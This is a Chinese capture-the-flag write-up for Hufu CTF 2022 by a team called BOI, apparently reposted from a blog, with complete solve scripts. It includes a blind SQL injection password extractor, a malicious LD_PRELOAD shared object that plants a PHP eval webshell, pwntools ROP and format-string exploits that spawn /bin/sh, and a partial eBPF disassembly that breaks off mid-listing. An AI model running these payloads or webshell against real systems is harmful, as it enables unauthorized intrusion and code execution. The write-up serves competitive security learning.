虎符ctf wp

原创

海汐H@yang 于 2022-03-25 16:40:58 发布 147 收藏 1

分类专栏： BOI战队 文章标签： 网络 安全

本文链接：https://blog.csdn.net/haiyang19/article/details/123739637

虎符ctf wp

by BOI战队


WEB


ezsql

绕过空格和函数利用状态码进行布尔盲注


利用mysql8特性collate关键字区分大小写


```python
import requests


url = "http://47.107.231.226:31042/login"
proxy = {"http": "http://127.0.0.1:8080"}


string = "qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890^!$"
#string = "qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890"


res = ""
length = 32




while(length>-1):
    for i in string:
        if i == '^' or i == '!' or i == '$':
            i = '\\\\' + i
        payload = "1'||case''when`password`regexp'^{0}{1}'collate'utf8mb4_bin'then''else~0+~0+'1'end='0".format(
res, i)
        # payload = "1'||case''when`username`regexp'^{0}{1}'collate'utf8mb4_bin'then''else~0+~0+'1'end='0".forma
t(res, i)
        json = {"username": payload, "password": "123"}
        r = requests.post(url=url, data=json, proxies=proxy)
        if r.status_code != 401:
            res += i
            break
    length -= 1
    print(res)
```




C:\Windows\System32\cmd.exe - D:\Programs\Python3\python.exe "D:\Document\a复盘\虎符2022\babysql\exp.py"
Q
Qa
QaY
QaY8
QaY8T
QaY8Te
QaY8TeF
QaY8TeFY
QaY8TeFYz
QaY8TeFYzC
QaY8TeFYzC6
QaY8TeFYzC67
QaY8TeFYzC67a
QaY8TeFYzC67ae
QaY8TeFYzC67aeo
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0
QaY8TeFYzC67aeo0

登录进去


文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)
120.79.121.132:38841/shell.php?
Quest - RCE
babysql
Quest - Crash
47.107.231.226:31042
火狐官方站点
新手上路
https://codechina.cs...
其他书签
移动设备上的书签
用户名
QaY8TeFYzC67aeoO
密码
登录



https://dev.mysql.com/doc/refman/8.0/en/string-comparison-functions.html

ezphp

该题利用nginx缓存机制上传so恶意文件落地,再利用LD_PRELOAD这个环境变量指定该路径的so文件，完成命令执行

起docker,上传大文件,同时利用inotifywait观察文件变化

可以发现在目录 /var/lib/nginx/body/ 下会生成上传文件,同时会被立即清除,然而我们可以在/proc目录下找到已被清除的文件

找到nginx的pid,在本地环境里是12

```
ps aux|grep nginx
# ps aux|grep nginx
root         1  0.0  0.0   2388   748 ?        Ss   10:28   0:00 /bin/sh -c php-fpm -D && nginx -g 'daemon off;'
root        11  0.0  0.1  65664 12412 ?        S    10:28   0:00 nginx: master process nginx -g daemon off;
www-data    12  0.0  0.0  66424  5096 ?        S    10:28   0:00 nginx: worker process
www-data    13  0.0  0.0  66384  5132 ?        S    10:28   0:00 nginx: worker process
www-data    14  0.0  0.0  66416  5040 ?        S    10:28   0:00 nginx: worker process
www-data    15  0.0  0.0  66404  5024 ?        S    10:28   0:00 nginx: worker process
www-data    16  0.0  0.0  66344  4880 ?        S    10:28   0:00 nginx: worker process
www-data    17  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data    18  0.0  0.0  66008  4880 ?        S    10:28   0:00 nginx: worker process
www-data    19  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data    20  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data    21  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data    22  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
www-data    23  0.0  0.0  66008  3412 ?        S    10:28   0:00 nginx: worker process
```

查看/proc/12/fd下的文件(文件名从0到20)

```
# ls -al /proc/12/fd
dr-x------ 2 www-data www-data  0 Mar 20 13:05 .
dr-xr-xr-x 9 www-data www-data  0 Mar 20 11:03 ..
lrwx------ 1 www-data www-data 64 Mar 20 13:05 0
l-wx------ 1 www-data www-data 64 Mar 20 13:05 1
lrwx------ 1 www-data www-data 64 Mar 20 13:05 10
lrwx------ 1 www-data www-data 64 Mar 20 13:05 11
lrwx------ 1 www-data www-data 64 Mar 20 13:05 12
lrwx------ 1 www-data www-data 64 Mar 20 13:05 13
lrwx------ 1 www-data www-data 64 Mar 20 13:05 14
lrwx------ 1 www-data www-data 64 Mar 20 13:05 15
lrwx------ 1 www-data www-data 64 Mar 20 13:05 16
lrwx------ 1 www-data www-data 64 Mar 20 13:05 17
lrwx------ 1 www-data www-data 64 Mar 20 13:05 18
lrwx------ 1 www-data www-data 64 Mar 20 13:05 19
l-wx------ 1 www-data www-data 64 Mar 20 13:05 2
lrwx------ 1 www-data www-data 64 Mar 20 13:05 20
lrwx------ 1 www-data www-data 64 Mar 20 13:05 3
l-wx------ 1 www-data www-data 64 Mar 20 13:05 4
l-wx------ 1 www-data www-data 64 Mar 20 13:05 5
lrwx------ 1 www-data www-data 64 Mar 20 13:05 6
lrwx------ 1 www-data www-data 64 Mar 20 13:05 7
lrwx------ 1 www-data www-data 64 Mar 20 13:05 8
lrwx------ 1 www-data www-data 64 Mar 20 13:05 9
```

生成恶意so文件

```
//evil.c
//gcc evil.c -o evil.so -shared -fPIC



#include <stdio.h>
#include <unistd.h>
#include <stdio.h>
__attribute__ ((__constructor__)) void angel (void){
unsetenv("LD_PRELOAD");
system("echo \"<?php eval(\\$_POST[1]);?>\" > /var/www/html/evil.php");
}
```

exp如下

```
import requests
import threading


url = "http://127.0.0.1:8003/index.php"


def write():
    filebytes = ('a'*100000).encode()
    evil = open('evil.so', 'rb').read()
    payload = evil + filebytes
    while True:
        res = requests.post(url, files={'file': ('evil.so', filebytes)})


def read():
    while True:
        for i in range(0,21):
            res = requests.get(url+"?env=LD_PRELOAD%3D/proc/12/fd/../fd/"+str(i))
            print('result:' + res.text)
    time.sleep(1)


if __name__ == "__main__":
    evnet = threading.Event()
    for i in range(5):
        threading.Thread(target=write).start()
    for i in range(5):
        threading.Thread(target=read).start()
    evnet.set()
```

参考https://www.anquanke.com/post/id/175403#h2-3

https://tttang.com/archive/1384/

PWN

gogogo

网上找到了猜数字的脚本，稍微改一下 https://www.cnblogs.com/funlove/p/13215041.html

之后就是个栈溢出，主要是找了下rdi和rsi的控制，add rdi,0x10;xchg rax,rsi

execve('/bin/sh',0,0,0) 不成功就是前面猜数字没对，多跑几次

```
# _*_ coding:utf-8 _*_
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
prog = './gogogo'
#efl=ELF(prog)
#p = process(prog)#,env={"LD_PRELOAD":"./libc-2.31.so"})
#libc = ELF("./libc-2.31.so")
#nc 123.57.131.167 36048
p = remote("120.25.148.180",30333)
def debug(addr,PIE=False):
 debug_str = ""
 if PIE:
  text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
  for i in addr:
```

```
  for i in addr:
   debug_str+='b *{}\n'.format(hex(text_base+i))
  gdb.attach(p,debug_str)
 else:
  for i in addr:
   debug_str+='b *{}\n'.format(hex(i))
  gdb.attach(p,debug_str)
def dbg():
 gdb.attach(p)
 raw_input()
#-------------------------------------------------------------------------------------
s       = lambda data               :p.send(data)       #in case that data is an int
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096          :p.recv(numb,timeout = 1)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
it      = lambda                    :p.interactive()
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
bp      = lambda bkp                :pdbg.bp(bkp)
li      = lambda str1,data1         :log.success(str1+'=========>'+hex(data1))



def dbgc(addr):
 gdb.attach(p,"b*" + hex(addr) +"\n c")


def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh="\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x50\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\xc7\xc0\x3b\x00\x00\x00
\x0f\x05"
#https://www.exploit-db.com/shellcodes
#-------------------------------------------------------------------------------------
def guessTrainner(testAnswer):
   start =time.time()
   answer=getAnswer(testAnswer)
   print (answer)
   answerSet=answerSetInit(set())
   for i in range(6):
      inputStrMax=suggestedNum(answerSet,100)
      AMax,BMax = compareAnswer(inputStrMax, answer)
      answerSetUpd(answerSet,inputStrMax,AMax,BMax)
      if AMax==4:
         elapsed = (time.time() - start)
         break




def getAnswer(testAnswer):
   total = '123456789'
   answer = random.sample(total, 4)
   if testAnswer > 999:
      answer = str(testAnswer)
```

```
    return answer


def compareAnswer(inputStr,answerStr):
    A=0
    B=0
    for j in range(4):
        if inputStr[j]==answerStr[j]:
            A+=1
        else:
            for k in range(4):
                if inputStr[j]==answerStr[k]:
                    B+=1
    return A,B


def answerSetInit(answerSet):
    answerSet.clear()
    for i in range(1234,9877):
        seti=set(str(i))
        if len(seti)==4 and seti.isdisjoint(set('0')):
            answerSet.add(str(i))
    return answerSet


def answerSetUpd(answerSet,inputStr,A,B):
    answerSetCopy=answerSet.copy()
    for answerStr in answerSetCopy:
        A1,B1=compareAnswer(inputStr,answerStr)
        if A!=A1 or B!=B1:
            answerSet.remove(answerStr)


def answerSetDelNum(answerSet,inputStr,A,B):
    i=0
    for answerStr in answerSet:
        A1, B1 = compareAnswer(inputStr, answerStr)
        if A!=A1 or B!=B1:
            i+=1
    return i




def suggestedNum(answerSet,lvl):
    suggestedNum=''
    delCountMax=0
    if len(answerSet) > lvl:
        suggestedNum = list(answerSet)[0]
    else:
        for inputStr in answerSet:
            delCount = 0
            for answerStr in answerSet:
                A,B = compareAnswer(inputStr, answerStr)
                delCount += answerSetDelNum(answerSet, inputStr,A,B)
            if delCount > delCountMax:
                delCountMax = delCount
                suggestedNum = inputStr
            if delCount == delCountMax:
                if suggestedNum == '' or int(suggestedNum) > int(inputStr):
```

```
            if suggestedNum ==    or int(suggestedNum) > int(inputStr):
                suggestedNum = inputStr
    # print(inputStr+'-----'+str(delCount)+'-----'+str(delCountMax)+'-----'+suggestedNum)
    return suggestedNum
sla("UT A NUMBER:\n",'1717986918')
sla("UT A NUMBER:\n",'1234')
sla("YOU HAVE SEVEN CHANCES TO GUESS\n",'1 2 3 4')
answerSet=answerSetInit(set())
A=int(ru("A"))
B=int(ru("B"))
lg('A',int(A))
lg('A',int(B))
delCount=answerSetDelNum(answerSet,'1234',A,B)
answerSetUpd(answerSet,'1234',A,B)
s1 =""
count=0
for j in suggestedNum(answerSet,100):
  s1=s1+j
  if (count<3):
    s1=s1+' '
  count=count+1
sl(s1)
for i in range(5):
  try :
    A=int(ru("A"))
    B=int(ru("B"))
    delCount=answerSetDelNum(answerSet,suggestedNum(answerSet,100),A,B)
    answerSetUpd(answerSet,suggestedNum(answerSet,100),A,B)
    s1 =""
    count=0
    for j in suggestedNum(answerSet,100):
      s1=s1+j
      if (count<3):
        s1=s1+' '
      count=count+1
    sl(s1)
  except:
    break
sla("GAIN OR EXIT?\n",'EXIT')
sla("(4) EXIT\n",'4')
pay='yes\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/bin/sh\x00\x00'
pay=pay.ljust(0x460,'a')


rdx=0x000000000048546c
syscall=0x000000000045c849
rax=0x0000000000405b78
rdiad10=0x000000000045bcbc
rcx=0x000000000044dbe3
xchraxrsi=0x000000000045b327


payload=pay+p64(0x000000000045bcbc)+p64(rcx)+p64(0)+p64(rdx)+p64(0)+p64(rax)+p64(0)+p64(xchraxrsi)+p64(rax)+p64(
59)+p64(syscall)
sla(" SURE?\n",payload)
sla("AND BYE~\n",payload)
it()


#HFCTF{IDA_is_easy_to_cheat_and_happy_gogogo!}
```

babygame

栈溢出的时候可以覆盖掉seed，使得rand可控，之后格式化字符串漏洞一次写，第一次leak libc并改ret继续格式化字符串，

第二次写ret为gadget，考虑到一次性写，写了个排序写了6次，从小到大写

```
# _*_ coding:utf-8 _*_
from pwn import *
from ctypes import cdll
context.log_level = 'debug'
context.arch = 'amd64'
prog = './babygame'
#efl=ELF(prog)
#p = process(prog)#,env={"LD_PRELOAD":"./libc-2.31.so"})
libc = ELF("./libc-2.31.so")
#nc 123.57.131.167 36048
p = remote("120.25.205.249",28468)
def debug(addr,PIE=True):
 debug_str = ""
 if PIE:
  text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
  for i in addr:
   debug_str+='b *{}\n'.format(hex(text_base+i))
  gdb.attach(p,debug_str)
 else:
  for i in addr:
   debug_str+='b *{}\n'.format(hex(i))
  gdb.attach(p,debug_str)
def dbg():
 gdb.attach(p)
 raw_input()
#-------------------------------------------------------------------------------------------
s       = lambda data               :p.send(data)       #in case that data is an int
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096          :p.recv(numb,timeout = 1)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
it      = lambda                    :p.interactive()
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
bp      = lambda bkp                :pdbg.bp(bkp)
li      = lambda str1,data1         :log.success(str1+'=========>'+hex(data1))



def dbgc(addr):
 gdb.attach(p,"b*" + hex(addr) +"\n c")


def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh="\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x50\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x48\xc7\xc0\x3b\x00\x00\x00
\x0f\x05"
#https://www.exploit-db.com/shellcodes
```

```
#https://www.exploit-db.com/shellcodes
#-------------------------------------------------------------------------------------------------




passwd = cdll.LoadLibrary('./libc-2.31.so')
sa("input your name:\n",'a'*0x110)
passwd.srand(0x61616161)
stack=uu64(ru("\x7f",drop=False)[-6:])
for i in range(100):
    v0=passwd.rand()%3
    if (v0==1):
        sla(": \n",'2')
    if (v0==2):
        sla(": \n",'0')
    if (v0==0):
        sla(": \n",'1')
#gdb.attach(p,"b printf\n c")
#debug([0x144e])
ret=stack-0x218
lg('ret',ret)
#pay='%10c%8$hhn%12$pa'+p64(ret)
pay='%9$p%48c%8$hhnaa'+p64(ret)
sla(" you.\n",pay)
ru('0x')
libc_base=int(r(12),16)-0x61d0a
one=libc_base+0xe3b31
#gdb.attach(p,"b printf\n c")
one1=one&0xff
one2=(one>>8)&0xff
one3=(one>>16)&0xff
one4=(one>>24)&0xff
one5=(one>>32)&0xff
one6=(one>>40)&0xff
onelist=[one1,one2,one3,one4,one5,one6]
onesortlist=[one1,one2,one3,one4,one5,one6]
onesortlist.sort()







pay='%'+str(onesortlist[0])+'c%'+str(22+onelist.index(onesortlist[0]))+'$hhn'
pay+='%'+str(onesortlist[1]-onesortlist[0])+'c%'+str(22+onelist.index(onesortlist[1]))+'$hhn'
pay+='%'+str(onesortlist[2]-onesortlist[1])+'c%'+str(22+onelist.index(onesortlist[2]))+'$hhn'
pay+='%'+str(onesortlist[3]-onesortlist[2])+'c%'+str(22+onelist.index(onesortlist[3]))+'$hhn'
pay+='%'+str(onesortlist[4]-onesortlist[3])+'c%'+str(22+onelist.index(onesortlist[4]))+'$hhn'
pay+='%'+str(onesortlist[5]-onesortlist[4])+'c%'+str(22+onelist.index(onesortlist[5]))+'$hhn'
pay=pay.ljust(0x80,'\0')
pay+=p64(ret)+p64(ret+1)+p64(ret+2)+p64(ret+3)+p64(ret+4)+p64(ret+5)
sla(" you.\n",pay)
lg("one",one)
lg("idx1",onelist.index(onesortlist[0]))
lg("idx2",onelist.index(onesortlist[1]))
it()
#HFCTF{5132265d-51e9-4155-bc9d-fb1cad5d257d}
```

RE

fpbe

函数调试发现bpf的函数hook了一个函数，在0x4F4018处开始的1648个字节，把他拿出来，用llvm-objdump反编译得到

```
Disassembly of section uprobe/func:


0000000000000000 <uprobe>:
       0: r2 = *(u64 *)(r1 + 104)
       1: r2 <<= 32
       2: r2 >>= 32
       3: r3 = *(u64 *)(r1 + 112)
       4: r3 <<= 32
       5: r3 >>= 32
       6: r4 = r3
       7: r4 *= 28096
       8: r5 = r2
       9: r5 *= 64392
      10: r5 += r4
      11: r4 = *(u64 *)(r1 + 96)
      12: r4 <<= 32
      13: r4 >>= 32
      14: r0 = r4
      15: r0 *= 29179
      16: r5 += r0
      17: r1 = *(u64 *)(r1 + 88)
      18: r0 = 0
      19: *(u8 *)(r10 - 8) = r0
      20: *(u64 *)(r10 - 16) = r0
      21: *(u64 *)(r10 - 24) = r0
      22: r1 <<= 32
      23: r1 >>= 32
      24: r0 = r1
      25: r0 *= 52366
      26: r5 += r0
      27: r6 = 1
      28: r0 = 209012997183893 ll
      30: if r5 != r0 goto +66 <LBB0_5>
      31: r5 = r3
      32: r5 *= 61887
      33: r0 = r2
      34:   r0 *= 27365
      35:   r0 += r5
      36:    r5 = r4
      37:   r5 *= 44499
      38:   r0 += r5
      39:    r5 = r1
      40:   r5 *= 37508
      41:     r0 += r5
      42:    r5 = 181792633258816 ll
      44:     if r0 != r5 goto +52 <LBB0_5>
      45:    r5 = r3
